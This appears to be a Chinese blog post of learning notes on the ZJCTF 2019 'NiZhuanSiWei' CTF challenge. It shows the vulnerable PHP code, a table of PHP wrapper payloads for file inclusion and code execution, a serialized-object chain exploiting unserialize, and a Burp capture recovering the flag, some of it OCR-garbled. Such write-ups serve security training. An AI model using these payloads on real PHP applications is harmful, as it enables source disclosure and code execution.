

[ZJCTF 2019]NiZhuanSiWei 1学习笔记

原创

越码越秃 于 2021-10-12 21:29:04 发布 1220 收藏

文章标签: [php web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_45869407/article/details/120731797

版权

刚刚做了一下PHP的代码审计, 原以为自己能够做出来, 果然还是练习不够, 看到text就以为直接传参就OK了, 结果试了半天不行, 看大佬writeup才发现原来要通过PHP伪协议来传参。

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text, 'r')=="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text, 'r')."</h1></br>";
    if(preg_match("/flag/", $file)){
        echo "Not now!";
        exit();
    }else{
        include($file); //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

CSDN @越码越秃


首先看到的是text的参数, 它使用了file_get_contents()函数, 说明就需要传入文件类型的数据, 但text是GET, 所以这里就要使用伪协议data。

这里对伪协议的描述挺好的

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2://file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib://file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以: ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=


可以从表上看出, data有4种方式, 这里我使用/? text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgemppdGY=, 这里的后

面的乱码是对目的信息的base64编码，这样就可以通过text的行了



CSDN @越码越秀

然后看到file这个参数，里面已经将flag这个字符串过滤了，使用这里不做考虑，转到else看到include函数，这里include函数的作用是将useless.php写入到这个文件中，并且include将file这个参数传入useless.php中，使用我们这里需要查看useless的源码，这里可以使用php://filter/read=convert.base64-encode/resource=useless.php这个伪协议作为file的参数输入。



CSDN @越码越秀

这里可以看到useless.php的源码经过base64编码的结果，通过解码后获取源码

```
<?php

class Flag{ //flag.php
    public $file;
    public function __toString(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
            return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}

$a=new Flag();//后面部分为我构造的pop链，不是源码，此处为我构造的pop链
$a->file='flag.php';
echo serialize($a);
?>
```

从以上源码可以看出这里讲file参数传进来了，并且显示file文件里的内容，但这里要触发它需要经过__toString()这个魔术方法，简单来说，要触发这个方法需要将构造的一个类当做字符串处理，比如你创建了一个a这个类，然后直接echo a，就将a这个类当做字符串显示，这样就会触发__toString(),这样触发知道了，那怎样构造才能获取flag.php呢，接着看原来的源码，password这个参数还没使用，所以这时我们应该要想到，构造一个类作为password的参数，而这个类就是class Flag,当构建完这个类的时候，发现里面的file参数还是原来的参数，所以我们要在构造的新类中覆盖掉它，并赋值为flag.php，最后因为password进行了反序列化，所以我们将构造的新类再序列化即可，然后将得到的结果放到password中，当到这一步还没成功，因为前面咱们用的file参数是查看useless.php的源码，这里我们要改一下，因为我们构造的新类是useless.php里的，所以我们需要将useless.php通过include函数包含到我们现在的PHP文件中，即换为useless.php。

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```
1 GET /?text=data://text/plain;base64,d2V9Y29tZS0yB0aGUgempjO0Yw6file=useless.php&password=0.4:"Flag":1:s:4:"file";s:8:"Flag.php"); HTTP/1.1
2 Host: 5d86e9f0-4d17-42e5-a3c6-b57c722a5e46.msdn.ch.cn:81
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Cookie: UM_distinctid=17a7195bfc0-0b5f463d882b058-31634645-100200-17a47195c02c1
9 Upgrade-Insecure-Requests: 1
10 Pragma: no-cache
11 Cache-Control: no-cache
12
13
```
- Response:**

```
1 HTTP/1.1 200 OK
2 Server: openresty
3 Date: Tue, 12 Oct 2021 12:29:09 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 215
6 Connection: close
7 Vary: Accept-Encoding
8 X-Powered-By: PHP/5.6.40
9
10 <br>
11 <h1>
12 welcome to the zjctf
13 </h1>
14 <br>
15 <br>
16 <hr>
17 <pre>
18 ohu find it </pre>
19 <pre>
20 <!--but i cant give it to u now-->
21 </pre>
22 <pre>
23 if($==){
24 return ("Flag{2f0f7bbc-e457-40e8-9d19-2ba1882b136}");
25 }
26 </pre>
27 <br>
28 UR SO CLOSE !/// COME ON PLZ
29
```